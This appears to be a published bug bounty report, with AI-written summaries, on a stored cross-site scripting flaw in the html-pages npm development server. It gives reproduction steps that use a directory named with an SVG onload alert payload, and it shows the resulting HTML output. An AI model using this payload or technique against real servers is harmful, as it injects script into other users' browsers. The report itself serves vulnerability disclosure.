[html-pages] Stored XSS in the filename when directories listing
The html-pages development server did not sanitise directory names before inserting them into the HTML of its directory listing page. An attacker who could create a directory with a crafted name could cause JavaScript to run in the browser of anyone who viewed that listing.

- Triaged in 9 days
- Fixed in 2 months
- Disclosed after 3 months
I would like to report a Store XSS vulnerability in html-pages It allows executing malicious javascript code in the user's browser.
Module
module name: html-pages
version: 2.1.1
npm page: https://www.npmjs.com/package/html-pages
Module Description
Simple development http server for file serving and directory listing made by a Designer. Use it for hacking your HTML/JavaScript/CSS files, but not for deploying your final site.
Vulnerability
Steps To Reproduce:
- Install the module:
$ npm install html-pages
-
On the working directory, create a new child directory with name:
"><svg onload=alert(5);> -
Start the server:
$ ./node_modules/html-pages/bin/index.js -p 6060
- Go to
http://127.0.0.1:6060/, then click on the directory"><svg onload=alert(5);>
or open http://127.0.0.1:6060/%22%3E%3Csvg%20onload=alert(5);%3E/ directly, the XSS popup will fire:

Vulnerability Description
This issue happens because of the lack of path sanitization.
HTML output:
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="x-ua-compatible" content="ie=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
    <title>Files within nodejs-example/"><svg onload=alert(5);></title>
    <meta name="description" content="">
    <link rel="stylesheet" href="/@html-pages-internal-files-hoihj6ey0qu/css/style.css">
    <link rel="stylesheet" href="/@html-pages-internal-files-hoihj6ey0qu/css/component.css">
    <link rel="stylesheet" href="/@html-pages-internal-files-hoihj6ey0qu/css/loader.css">
    <link rel="icon" type="image/svg+xml" href="/@html-pages-internal-files-hoihj6ey0qu/images/logo.svg">
  </head>

  <body>
    <header>
      <div class="wrapper">
        <nav>
          <ol class="breadcrumb custom-separator">
              <li class="">
                <a class="background-effect" href="/">nodejs-example</a>
              </li>
              <li class="current">
                <span>"><svg onload=alert(5);></span>
              </li>
          </ol>
        </nav>

[...]
Supporting Material/References:
- macOS High Sierra 10.13.3
- node v8.10.0
- npm 5.6.0
- Firefox 59.0.2 (64-bit)
Wrap up
- I contacted the maintainer to let them know: N
- I opened an issue in the related repository: N
Impact
It allows executing malicious javascript code in the user's browser
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could run malicious JavaScript in the browser of a user who viewed the crafted directory listing.
What the attacker needed
Ability to create a directory with a crafted name; victim views the directory listing
How it was found
- Install the html-pages module.
- Create a child directory whose name contains HTML markup.
- Start the html-pages server.
- Open the server root and click the crafted directory, or open its URL directly.
- The script in the directory name runs in the browser.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A small web server that lists files in a folder put the folder's name into the page without cleaning it first. If a folder name contains HTML code, the browser treats that code as part of the page and runs it. This lets someone run their own script in another person's browser when that person opens the folder listing.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.






